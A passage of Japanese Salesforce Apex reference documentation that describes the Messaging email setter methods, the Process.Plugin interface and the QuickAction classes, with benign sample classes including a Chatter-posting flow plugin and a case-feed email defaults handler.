省略可能。メールに添付するバイナリファイルとテキストファイルのファイル名を含むリスト。

署名

```
public Void setFileAttachments(EmailFileAttachment[] fileNames)
```

パラメータ

fileNames
　型: Messaging.EmailFileAttachment[]

戻り値

型: Void

使用方法

添付ファイルの合計が 10 MB **を超えない限り、いくつでもファイルを追加できます。**

setHtmlBody(htmlBody)

省略可能。メールのHTML**版(送信者による指定)。組織に関連付けられた仕様に従って、値は符号化されます。** `setTemplateId`**、** `setHtmlBody`**、または** `setPlainTextBody` **の値を指定する必要があります。または、** `setHtmlBody` **および** `setPlainTextBody` **の両方を定義できます。**

署名

```
public Void setHtmlBody(String htmlBody)
```

パラメータ

htmlBody
　型: String

戻り値

型: Void

setInReplyTo(parentMessageIds)

送信メールのIn-Reply-To項目(省略可能)を設定します。この項目は、このメールが返信となるメール(親メール)を示します。

署名

```
public Void setInReplyTo(String parentMessageIds)
```

パラメータ

parentMessageIds
型: String

1 つ以上の親メールのメッセージ ID が含まれます。

戻り値

型: Void

setPlainTextBody(plainTextBody)

省略可能。メールのテキスト版 (送信者による指定)。`setTemplateId`、`setHtmlBody`、または `setPlainTextBody` の値を指定する必要があります。または、`setHtmlBody` および `setPlainTextBody` の両方を定義できます。

署名

```
public Void setPlainTextBody(String plainTextBody)
```

パラメータ

plainTextBody
型: String

戻り値

型: Void

setOrgWideEmailAddressId(emailAddressId)

省略可能。送信メールに関連する組織の共有アドレスの ID。`setSenderDisplayName` 項目がすでに設定されている場合、`DisplayName` 項目は設定できません。

署名

```
public Void setOrgWideEmailAddressId(ID emailAddressId)
```

パラメータ

emailAddressId
　型: ID

戻り値

型: Void

setReferences(references)

省略可能。送信メールの References **項目。メールスレッドを示します。親メールの** References **項目およびメッセージ** ID**、**In-Reply-To **項目のリストが含まれます。**

署名

```
public Void setReferences(String references)
```

パラメータ

references
　型: String

戻り値

型: Void

setSubject(subject)

省略可能。メールの件名行。メールテンプレートを使用している場合、この値はテンプレートの件名で上書きされます。

署名

```
public Void setSubject(String subject)
```

パラメータ

subject
　型: String

戻り値

型: Void

setTargetObjectId(targetObjectId)

テンプレートを使用している場合は必須ですが、使用していない場合は省略可能です。メールを送信する取引先責任者、リード、ユーザの ID。指定する ID によりコンテキストが設定され、テンプレートの差し込み項目に正しいデータが含まれていることを保証します。

署名

```
public Void setTargetObjectId(ID targetObjectId)
```

パラメータ

targetObjectId
型: ID

戻り値

型: Void

使用方法

［メール送信除外］オプションが選択されている ID やレコードを指定しないでください。

すべてのメールは次の受信者の値を少なくとも 1 つ含んでいなければなりません。

- toAddresses
- ccAddresses
- bccAddresses
- targetObjectId
- targetObjectIds

setToAddresses(toAddresses)

省略可能。メールの送信先のメールアドレスのリスト。メールアドレス数の最大値は 100 です。テンプレートを使用していない場合のみこの引数を使用できます。

署名

```
public Void setToAddresses(String[] toAddresses)
```

パラメータ

toAddresses
型: String[]

戻り値

型: Void

使用方法

すべてのメールは次の受信者の値を少なくとも 1 つ含んでいなければなりません。

- `toAddresses`
- `ccAddresses`
- `bccAddresses`
- `targetObjectId`
- `targetObjectIds`

setWhatId(whatId)

`targetObjectId` 項目に取引先責任者を指定する場合、`whatId` (省略可能) も指定することができます。これにより、テンプレート内の差し込み項目が適切なデータを含んでいることが確実に保証されるようになります。

署名

```
public Void setWhatId(ID whatId)
```

パラメータ

whatId
型: ID

戻り値

型: Void

使用方法

値は、次の型のいずれかです。

- Account
- Asset
- Campaign
- Case
- Contract
- Opportunity
- Order
- Product
- Solution
- Custom

Process 名前空間

Process 名前空間は、組織とフローの間でデータを渡すために使用されるインターフェースとクラスを提供します。

Process 名前空間のインターフェースとクラスを次に示します。

このセクションの内容:

Plugin インターフェース

組織と指定したフローの間でデータを渡すことができます。

ヒント: Process.Plugin インターフェースではなく @InvocableMethod アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

名前空間

Process

このセクションの内容:

Plugin メソッド

`Plugin` のインスタンスメソッドを次に示します。

このセクションの内容:

describe()

このメソッドのコールを記述する `Process.PluginDescribeResult` オブジェクトを返します。

署名

```
public Process.PluginDescribeResult describe()
```

戻り値

型: Process.PluginDescribeResult

invoke(request)

インターフェースを実装するクラスがインスタンス化されるときにシステムが呼び出す主なメソッドです。

署名

```
public Process.PluginResult invoke(Process.PluginRequest request)
```

パラメータ

request
型: Process.PluginRequest

戻り値

型: Process.PluginResult

Plugin の実装例

```
global class flowChat implements Process.Plugin {



// The main method to be implemented. The Flow calls this at run time.

global Process.PluginResult invoke(Process.PluginRequest request) {
```

```
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = 'flowchatplugin';
        result.Tag = 'chat';
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
```

```
    }
}
```

テストクラス

上記のクラスに使用するテストクラスは次のとおりです。

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);

        Process.PluginRequest request = new Process.PluginRequest(inputParams);

        plugin.invoke(request);
    }
}
```

PluginDescribeResult クラス

`Process.PluginResult` **の入力および出力パラメータを説明します。**

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

名前空間

Process

このセクションの内容:

PluginDescribeResult コンストラクタ

`PluginDescribeResult` のコンストラクタは次のとおりです。

このセクションの内容:

`PluginDescribeResult()`

`Process.PluginDescribeResult` クラスの新しいインスタンスを作成します。

署名

```
public PluginDescribeResult()
```

PluginDescribeResult プロパティ

`PluginDescribeResult` のプロパティは次のとおりです。

このセクションの内容:

name
プラグインの一意の名前。

outputParameters
出力パラメータは、Process.PluginResult クラスによって、Process.Plugin インターフェースを実装するクラスからフローに渡されます。

タグ
この省略可能な項目では、プラグインが Flow Designer 内のパレットの Apex プラグインセクションに一緒に表示されるようにタグ名でプラグインをグループ化できます。これは、フローに複数のプラグインがある場合に役立ちます。

description

この省略可能な項目では、プラグインの目的を説明します。

署名

```
public String description {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 255 文字です。

inputParameters

入力パラメータは、Process.PluginRequest クラスによって、フローから Process.Plugin インターフェースを実装するクラスに渡されます。

署名

```
public List<Process.PluginDescribeResult.InputParameter> inputParameters {get; set;}
```

プロパティ値

型: List<Process.PluginDescribeResult.InputParameter>

name

プラグインの一意の名前。

署名

```
public String name {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 40 文字です。

outputParameters

出力パラメータは、`Process.PluginResult` クラスによって、`Process.Plugin` インターフェースを実装するクラスからフローに渡されます。

署名

```
public List<Process.PluginDescribeResult.OutputParameter> outputParameters {get; set;}
```

プロパティ値

型: List<Process.PluginDescribeResult.OutputParameter>

タグ

この省略可能な項目では、プラグインが Flow Designer 内のパレットの Apex プラグインセクションに一緒に表示されるようにタグ名でプラグインをグループ化できます。これは、フローに複数のプラグインがある場合に役立ちます。

署名

```
public String tag {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 40 文字です。

PluginDescribeResult.InputParameter クラス

`Process.PluginResult` の入力パラメータを説明します。

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。

- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

名前空間

Process

このセクションの内容:

PluginDescribeResult.InputParameter コンストラクタ

`PluginDescribeResult.InputParameter` のコンストラクタは次のとおりです。

このセクションの内容:

PluginDescribeResult.InputParameter(name, description, parameterType, required)

指定された名前、説明、パラメータ種別、必須オプションを使用して、`Process.PluginDescribeResult.InputParameter` クラスの新しいインスタンスを作成します。

署名

```
public PluginDescribeResult.InputParameter(String name, String description,
Process.PluginDescribeResult.ParameterType parameterType, Boolean required)
```

パラメータ

name
型: String
プラグインの一意の名前。

description
型: String
プラグインの目的を説明します。

parameterType
型: Process.PluginDescribeResult.ParameterType
入力パラメータのデータ型。

required
型: Boolean
必須である場合は `true`**、それ以外の場合は、** `false` **に設定します。**

`PluginDescribeResult.InputParameter(name, parameterType, required)`

指定された名前、パラメータ種別、必須オプションを使用して、
`Process.PluginDescribeResult.InputParameter` **クラスの新しいインスタンスを作成します。**

署名

```
public PluginDescribeResult.InputParameter(String name,
Process.PluginDescribeResult.ParameterType parameterType, Boolean required)
```

パラメータ

name
型: String
プラグインの一意の名前。

parameterType
型: Process.PluginDescribeResult.ParameterType
入力パラメータのデータ型。

required
型: Boolean
必須である場合は `true`**、それ以外の場合は、** `false` **に設定します。**

PluginDescribeResult.InputParameter プロパティ

`PluginDescribeResult.InputParameter` **のプロパティは次のとおりです。**

このセクションの内容:

Description
この省略可能な項目では、プラグインの目的を説明します。

Name
プラグインの一意の名前。

ParameterType
入力パラメータのデータ型。

Required
必須である場合は `true`**、それ以外の場合は、** `false` **に設定します。**

Description

この省略可能な項目では、プラグインの目的を説明します。

署名

```
public String Description {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 255 文字です。

Name

プラグインの一意の名前。

署名

```
public String Name {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 40 文字です。

ParameterType

入力パラメータのデータ型。

署名

```
public Process.PluginDescribeResult.ParameterType ParameterType {get; set;}
```

プロパティ値

型: Process.PluginDescribeResult.ParameterType

Required

必須である場合は `true`、それ以外の場合は、`false` に設定します。

署名

```
public Boolean Required {get; set;}
```

プロパティ値

型: Boolean

PluginDescribeResult.OutputParameter クラス

`Process.PluginResult` の出力パラメータを説明します。

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

名前空間

Process

このセクションの内容:

PluginDescribeResult.OutputParameter コンストラクタ

`PluginDescribeResult.OutputParameter` のコンストラクタは次のとおりです。

このセクションの内容:

`PluginDescribeResult.OutputParameter(name, description, parameterType)`

指定された名前、説明、およびパラメータ種別を使用して、`Process.PluginDescribeResult.OutputParameter` クラスの新しいインスタンスを作成します。

署名

```
public PluginDescribeResult.OutputParameter(String name, String description,
Process.PluginDescribeResult.ParameterType parameterType)
```

パラメータ

name
型: String
プラグインの一意の名前。

description
型: String
プラグインの目的を説明します。

parameterType
型: Process.PluginDescribeResult.ParameterType
入力パラメータのデータ型。

PluginDescribeResult.OutputParameter(name, parameterType)

指定された名前、説明、およびパラメータ種別を使用して、`Process.PluginDescribeResult.OutputParameter` クラスの新しいインスタンスを作成します。

署名

```
public PluginDescribeResult.OutputParameter(String name,
Process.PluginDescribeResult.ParameterType parameterType)
```

パラメータ

name
型: String
プラグインの一意の名前。

parameterType
型: Process.PluginDescribeResult.ParameterType
入力パラメータのデータ型。

PluginDescribeResult.OutputParameter プロパティ

`PluginDescribeResult.OutputParameter` のプロパティは次のとおりです。

このセクションの内容:

Description
この省略可能な項目では、プラグインの目的を説明します。

Name
プラグインの一意の名前。

ParameterType
入力パラメータのデータ型。

Description

この省略可能な項目では、プラグインの目的を説明します。

署名

```
public String Description {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 255 文字です。

Name

プラグインの一意の名前。

署名

```
public String Name {get; set;}
```

プロパティ値

型: String

使用方法

サイズは最大 40 文字です。

ParameterType

入力パラメータのデータ型。

署名

```
public Process.PluginDescribeResult.ParameterType ParameterType {get; set;}
```

プロパティ値

型: Process.PluginDescribeResult.ParameterType

PluginRequest クラス

`Process.Plugin` インターフェースを実装するクラスからフローに入力パラメータを渡します。

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。
- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

名前空間

Process

PluginRequest プロパティ

`PluginRequest` のプロパティは次のとおりです。

このセクションの内容:

inputParameters

`Process.Plugin` インターフェースを実装するクラスからフローに渡される入力パラメータ。

署名

```
public MAP<String,ANY> inputParameters {get; set;}
```

プロパティ値

型: Map<String, Object>

PluginResult クラス

`Process.Plugin` インターフェースを実装するクラスからフローに出力パラメータを返します。

ヒント: `Process.Plugin` インターフェースではなく `@InvocableMethod` アノテーションを使用することをお勧めします。

- インターフェースは、Blob、Collection、sObject、および Time データ型と一括操作をサポートしていません。インターフェースをクラスに実装すると、クラスはフローからしか参照できません。

- アノテーションは、すべてのデータ型と一括操作をサポートしています。アノテーションをクラスに実装すると、クラスはフロー、プロセス、および Custom Invocable Actions REST API エンドポイントから参照できます。

名前空間

Process

PluginResult プロパティ

`PluginResult` のプロパティは次のとおりです。

このセクションの内容:

outputParameters

インターフェースを実装するクラスからフローに返される出力パラメータ。

署名

```
public MAP<String, ANY> outputParameters {get; set;}
```

プロパティ値

型: Map<String, Object>

QuickAction 名前空間

`QuickAction` 名前空間は、クイックアクションに使用されるクラスとメソッドを提供します。

`QuickAction` 名前空間のクラスを次に示します。

このセクションの内容:

DescribeLayoutSection クラス
レイアウトのセクションを表し、1 つ以上の列および 1 つ以上の行から構成されます (`QuickAction.DescribeLayoutRow` の配列)。

DescribeQuickActionDefaultValue クラス
クイックアクションのデフォルト値を返します。

DescribeQuickActionResult クラス
クイックアクションの Describe メタデータ情報が含まれます。

QuickActionDefaults クラス
ケースフィードで標準の [メール] アクションを実行するためのコンテキストと、アクションペイロード用のメールメッセージ項目のコンテナを提供する抽象 Apex クラスを表します。標準の [メール] アクションが表示される前に、対象項目を上書きできます。

QuickActionDefaultsHandler インターフェース
`QuickAction.QuickActionDefaultsHandler` インターフェースでは、ケースフィードの標準の [メール] アクションのデフォルト値を指定できます。このインターフェースを使用して、ケースフィードの [メール] アクションの [送信元アドレス]、[CC アドレス]、[BCC アドレス]、[件名]、および [メール内容] を指定できます。このインターフェースを使用して、ケース発生源 (国など) や件名など、アクションが表示されるコンテキストに基づいてこれらの項目を自動入力できます。

QuickActionRequest クラス
`QuickAction.QuickActionRequest` クラスを使用して、アクション情報を提供し、`QuickAction` クラスメソッドでクイックアクションを実行できるようにします。アクション情報には、アクション名、コンテキストレコード ID、レコードが含まれます。

QuickActionResult クラス
`QuickAction` クラスを使用してクイックアクションを開始した後、`QuickActionResult` クラスを使用してアクションの結果を処理します。

SendEmailQuickActionDefaults クラス
送信元アドレスリスト、返信アクションがメールメッセージフィード項目から呼び出された場合は元のメールのメールメッセージ ID、およびテンプレートの関連設定を指定するメソッドを提供する Apex クラスを表します。標準の [メール] アクションが表示される前に、これらの項目を上書きできます。

DescribeAvailableQuickActionResult クラス

指定された親に使用できるクイックアクションの Describe メタデータ情報が含まれます。

名前空間

QuickAction

使用方法

QuickAction `describeAvailableQuickActions` メソッドは、使用可能なクイックアクションの Describe Result オブジェクト (`QuickAction.DescribeAvailableQuickActionResult`) の配列を返します。

DescribeAvailableQuickActionResult メソッド

`DescribeAvailableQuickActionResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

クイックアクションの表示ラベル。

署名

```
public String getLabel()
```

戻り値

型: String

getName()

クイックアクション名。

署名

```
public String getName()
```

戻り値

型: String

getType()

クイックアクションの種別。

署名

```
public String getType()
```

戻り値

型: String

DescribeLayoutComponent クラス

レイアウトの最小単位である項目または境界を表します。

名前空間

QuickAction

DescribeLayoutComponent メソッド

`DescribeLayoutComponent` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDisplayLines()

項目に表示される垂直な線を返します。`textarea` および複数選択リストに適用されます。

署名

```
public Integer getDisplayLines()
```

戻り値

型: Integer

getTabOrder()

行の項目のタブの順序を返します。

署名

```
public Integer getTabOrder()
```

戻り値

型: Integer

getType()

このコンポーネントの QuickAction.DescribeLayoutComponent の型の名前を返します。

署名

```
public String getType()
```

戻り値

型: String

getValue()

QuickAction.DescribeLayoutComponent の型が textarea の場合は、項目の名前を返します。

署名

```
public String getValue()
```

戻り値

型: String

DescribeLayoutItem クラス

QuickAction.DescribeLayoutRow の個別の項目を表します。

名前空間

QuickAction

使用方法

レイアウトのほとんどの項目で、1 つのレイアウト項目ごとにコンポーネントは 1 つだけです。ただし、表示のみのビューでは、QuickAction.DescribeLayoutItem は個別項目の組み合わせである場合があります(たとえば、住所は町名、市区郡、都道府県、国、郵便番号のデータから構成することができます)。対応する編集ビューでは、住所項目のそれぞれのコンポーネントは、別個の QuickAction.DescribeLayoutItem に分けられます。

DescribeLayoutItem メソッド

DescribeLayoutItem のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

この項目の表示ラベルのテキストを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getLayoutComponents()

この項目の QuickAction.DescribeLayoutComponents のリストを返します。

署名

```
public List<QuickAction.DescribeLayoutComponent> getLayoutComponents()
```

戻り値

型: List<QuickAction.DescribeLayoutComponent>

isEditable()

この項目が編集可能であるか (true)、否か (false) を示します。

署名

```
public Boolean isEditable()
```

戻り値

型: Boolean

isPlaceholder()

この項目がプレースホルダか (true)、否か (false) を示します。true の場合、この項目は空白となります。

署名

```
public Boolean isPlaceholder()
```

戻り値

型: Boolean

isRequired()

この項目が必須項目か (true)、否か (false) を示します。

署名

```
public Boolean isRequired()
```

戻り値

型: Boolean

使用方法

この機能は、目立つ色で必須項目を表示する場合などに便利です。

DescribeLayoutRow クラス

QuickAction.DescribeLayoutSection の行を表します。

名前空間

QuickAction

使用方法

QuickAction.DescribeLayoutRow は、1 つ以上の QuickAction.DescribeLayoutItem オブジェクトで構成されます。それぞれの QuickAction.DescribeLayoutRow について、QuickAction.DescribeLayoutItem は特定の項目または「空の」QuickAction.DescribeLayoutItem (QuickAction.DescribeLayoutComponent オブジェクトを含まない) を参照します。空の QuickAction.DescribeLayoutItem は、指定された QuickAction.DescribeLayoutRow が疎である場合に返されます (たとえば、左の列より右の列の方が項目が多い場合)。

DescribeLayoutRow メソッド

DescribeLayoutRow のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLayoutItems()

特定の項目または空の QuickAction.DescribeLayoutItem (QuickAction.DescribeLayoutComponent オブジェクトを含まない) のいずれかを返します。

署名

```
public List<QuickAction.DescribeLayoutItem> getLayoutItems()
```

戻り値

型: List<QuickAction.DescribeLayoutItem>

getNumItems()

QuickAction.DescribeLayoutItem の数を返します。

署名

```
public Integer getNumItems()
```

戻り値

型: Integer

DescribeLayoutSection クラス

レイアウトのセクションを表し、1 つ以上の列および 1 つ以上の行から構成されます (QuickAction.DescribeLayoutRow の配列)。

名前空間

QuickAction

DescribeLayoutSection メソッド

`DescribeLayoutSection` のメソッドは次のとおりです。

このセクションの内容:

getColumns()

`QuickAction.DescribeLayoutSection` の列数を返します。

署名

```
public Integer getColumns()
```

戻り値

型: Integer

getHeading()

`QuickAction.DescribeLayoutSection` のヘッダーのテキスト (表示ラベル)。

署名

```
public String getHeading()
```

戻り値

型: String

getLayoutRows()

1 つ以上の QuickAction.DescribeLayoutRow オブジェクトの配列を返します。

署名

```
public List<QuickAction.DescribeLayoutRow> getLayoutRows()
```

戻り値

型: List<QuickAction.DescribeLayoutRow>

getRows()

QuickAction.DescribeLayoutSection の行数を返します。

署名

```
public Integer getRows()
```

戻り値

型: Integer

isUseCollapsibleSection()

QuickAction.DescribeLayoutSection が折りたたみ可能なセクションであるか (true)、否か (false) を示します。

署名

```
public Boolean isUseCollapsibleSection()
```

戻り値

型: Boolean

isUseHeading()

heading を使用するかどうかを示します (使用する場合は true、使用しない場合は false)。

署名

```
public Boolean isUseHeading()
```

戻り値

型: Boolean

DescribeQuickActionDefaultValue クラス

クイックアクションのデフォルト値を返します。

名前空間

QuickAction

使用方法

デフォルトレイアウトで使用する項目のデフォルト値を表します。

DescribeQuickActionDefaultValue メソッド

`DescribeQuickActionDefaultValue` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getDefaultValue()`

クイックアクションのデフォルト値を返します。

署名

```
public String getDefaultValue()
```

戻り値

型: String

`getField()`

アクションの項目名を返します。

署名

```
public String getField()
```

戻り値

型: String

DescribeQuickActionResult クラス

クイックアクションの Describe メタデータ情報が含まれます。

名前空間

QuickAction

使用方法

QuickAction `describeQuickActions` メソッドは、クイックアクションの Describe Result オブジェクト (`QuickAction.DescribeQuickActionResult`) の配列を返します。

DescribeQuickActionResult メソッド

`DescribeQuickActionResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getTargetParentField()
アクションの親オブジェクトの種別を返します。

getTargetRecordTypeId()
対象レコードのレコードタイプを返します。

getTargetSobjectType()
アクションの対象オブジェクト種別を返します。

getType()
作成アクションまたはカスタム Visualforce アクションを返します。

getVisualforcePageName()
Visualforce を使用する場合、アクションに関連付けられたページの名前を返します。

getWidth()
カスタムアクションを作成する場合、アクションペインの幅 (ピクセル単位) を返します。

getCanvasApplicationName()

キャンバスアプリケーションの名前を返します (使用されている場合)。

構文

```
public String getCanvasApplicationName()
```

戻り値

型: String

getDefaultValues()

アクションのデフォルト値を返します。

署名

```
public List<QuickAction.DescribeQuickActionDefaultValue> getDefaultValues()
```

戻り値

型: List<QuickAction.DescribeQuickActionDefaultValue>

getHeight()

アクションペインの高さ (ピクセル単位) を返します。

署名

```
public Integer getHeight()
```

戻り値

型: Integer

getIconName()

アクションのアイコン名を返します。

署名

```
public String getIconName()
```

戻り値

型: String

getIconUrl()

アクションに使用する 32 x 32 アイコンの URL を返します。

署名

```
public String getIconUrl()
```

戻り値

型: String

getIcons()

タブに使用する色を示す `Schema.DescribeIconResult` オブジェクトのリストを返します。

署名

```
public List<Schema.DescribeIconResult> getIcons()
```

戻り値

型: List<Schema.DescribeIconResult>

getLabel()

アクションの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getLayout()

アクションを構成するレイアウトセクションを返します。

署名

```
public QuickAction.DescribeLayoutSection getLayout()
```

戻り値

型: QuickAction.DescribeLayoutSection

getMiniIconUrl()

16 x 16 アイコンの URL を返します。

署名

```
public String getMiniIconUrl()
```

戻り値

型: String

getName()

アクション名を返します。

署名

```
public String getName()
```

戻り値

型: String

getSourceSobjectType()

アクションに使用するオブジェクト種別を返します。

署名

```
public String getSourceSobjectType()
```

戻り値

型: String

getTargetParentField()

アクションの親オブジェクトの種別を返します。

署名

```
public String getTargetParentField()
```

戻り値

型: String

getTargetRecordTypeId()

対象レコードのレコードタイプを返します。

署名

```
public String getTargetRecordTypeId()
```

戻り値

型: String

getTargetSobjectType()

アクションの対象オブジェクト種別を返します。

署名

```
public String getTargetSobjectType()
```

戻り値

型: String

getType()

作成アクションまたはカスタム Visualforce アクションを返します。

署名

```
public String getType()
```

戻り値

型: String

`getVisualforcePageName()`

Visualforce を使用する場合、アクションに関連付けられたページの名前を返します。

署名

```
public String getVisualforcePageName()
```

戻り値

型: String

`getWidth()`

カスタムアクションを作成する場合、アクションペインの幅 (ピクセル単位) を返します。

署名

```
public Integer getWidth()
```

戻り値

型: Integer

QuickActionDefaults クラス

ケースフィードで標準の [メール] アクションを実行するためのコンテキストと、アクションペイロード用のメールメッセージ項目のコンテナを提供する抽象 Apex クラスを表します。標準の [メール] アクションが表示される前に、対象項目を上書きできます。

名前空間

QuickAction

使用方法

メモ: この抽象クラスは拡張できません。QuickAction.QuickActionDefaultsHandler のコンテキストで使用する場合は、getter メソッドを使用できます。Salesforce では、このクラスを拡張するクラスを提供しています (「QuickAction.SendEmailQuickActionDefaults」を参照)。

このセクションの内容:

QuickActionDefaults メソッド

`QuickActionDefaults` のメソッドは次のとおりです。

このセクションの内容:

getActionName()

ケースフィードの標準の [メール] アクションの名前を返します (Case.Email)。

署名

```
public String getActionName()
```

戻り値

型: String

getActionType()

ケースフィードの標準の [メール] アクションの種別を返します (Email)。

署名

```
public String getActionType()
```

戻り値

型: String

getContextId()

ケースフィードの標準の [メール] アクションに関連付けられているコンテキストの ID です (Case ID)。

署名

```
public Id getContextId()
```

戻り値

型: Id

getTargetSObject()

ケースフィードの標準の [メール] アクションの対象オブジェクトです (EmailMessage)。

署名

```
public SObject getTargetSObject()
```

戻り値

型: SObject

QuickActionDefaultsHandler インターフェース

QuickAction.QuickActionDefaultsHandler インターフェースでは、ケースフィードの標準の [メール] アクションのデフォルト値を指定できます。このインターフェースを使用して、ケースフィードの [メール] アクションの [送信元アドレス]、[CC アドレス]、[BCC アドレス]、[件名]、および [メール内容] を指定できます。このインターフェースを使用して、ケース発生源 (国など) や件名など、アクションが表示されるコンテキストに基づいてこれらの項目を自動入力できます。

名前空間

QuickAction

使用方法

ケースフィードの標準の [メール] アクションのデフォルト値を指定するには、QuickAction.QuickActionDefaultsHandler を実装するクラスを作成します。

このインターフェースを実装する場合は、パラメータのない空のコンストラクタを用意します。

このセクションの内容:

QuickActionDefaultsHandler メソッド

QuickActionDefaultsHandler のメソッドは次のとおりです。

このセクションの内容:

このメソッドを実装して、ケースフィードの標準の [メール] アクションのデフォルト値を指定します。

onInitDefaults(actionDefaults)

このメソッドを実装して、ケースフィードの標準の [メール] アクションのデフォルト値を指定します。

署名

```
public void onInitDefaults(QuickAction.QuickActionDefaults[] actionDefaults)
```

パラメータ

actionDefaults

型: QuickAction.QuickActionDefaults[]

この配列には、QuickAction.SendEmailQuickActionDefaults 型の 1 つの項目のみが含まれます。

戻り値

型: void

QuickActionDefaultsHandler の実装例

これは、QuickAction.QuickActionDefaultsHandler インターフェースの実装例です。

この例では、onInitDefaults メソッドを使用して、配列で渡された要素がケースフィードの標準の [メール] アクション用であるかどうかを確認します。次に、クエリを実行してコンテキスト ID に対応するケースを取得します。次に、対応するメールメッセージの BCC アドレスの値をデフォルト値に設定します。デフォルト値はケースの原因に基づきます。最後に、メールテンプレートのプロパティのデフォルト値を設定します。onInitDefaults メソッドは、2 つの条件に基づいてデフォルト値を決定します。1 つ目の条件は、メールメッセージの返信アクションでメソッドへのコールが開始されたかどうか、2 つ目の条件は、ケースに関連付けられた以前のメールがコールに関連付けられているかどうかです。

```
global class EmailPublisherLoader implements QuickAction.QuickActionDefaultsHandler {

    // Empty constructor

    global EmailPublisherLoader() {

    }



    // The main interface method

    global void onInitDefaults(QuickAction.QuickActionDefaults[] defaults) {

        QuickAction.SendEmailQuickActionDefaults sendEmailDefaults = null;




        // Check if the quick action is the standard Case Feed send email action
```

```
for (Integer j = 0; j < defaults.size(); j++) {
    if (defaults.get(j) instanceof QuickAction.SendEmailQuickActionDefaults &&
       defaults.get(j).getTargetSObject().getSObjectType() ==
           EmailMessage.sObjectType &&
       defaults.get(j).getActionName().equals('Case.Email') &&
       defaults.get(j).getActionType().equals('Email')) {
           sendEmailDefaults =
               (QuickAction.SendEmailQuickActionDefaults)defaults.get(j);
           break;
    }
}

if (sendEmailDefaults != null) {
    Case c = [SELECT Status, Reason FROM Case
              WHERE Id=:sendEmailDefaults.getContextId()];

  EmailMessage emailMessage = (EmailMessage)sendEmailDefaults.getTargetSObject();

    // Set bcc address to make sure each email goes for audit
    emailMessage.BccAddress = getBccAddress(c.Reason);

    /*
    Set Template related fields
    When the In Reply To Id field is null we know the interface
    is called on page load. Here we check if
    there are any previous emails attached to the case and load
    the 'New_Case_Created' or 'Automatic_Response' template.
```

```
            When the In Reply To Id field is not null we know that
            the interface is called on click of reply/reply all
            of an email and we load the 'Default_reply_template' template
            */
            if (sendEmailDefaults.getInReplyToId() == null) {
                Integer emailCount = [SELECT count() FROM EmailMessage
                                      WHERE ParentId=:sendEmailDefaults.getContextId()];
                if (emailCount!= null && emailCount > 0) {
                    sendEmailDefaults.setTemplateId(
                        getTemplateIdHelper('Automatic_Response'));
                } else {
                    sendEmailDefaults.setTemplateId(
                        getTemplateIdHelper('New_Case_Created'));
                }
                sendEmailDefaults.setInsertTemplateBody(false);
                sendEmailDefaults.setIgnoreTemplateSubject(false);
            } else {
                sendEmailDefaults.setTemplateId(
                    getTemplateIdHelper('Default_reply_template'));
                sendEmailDefaults.setInsertTemplateBody(false);
                sendEmailDefaults.setIgnoreTemplateSubject(true);
            }
        }
    }

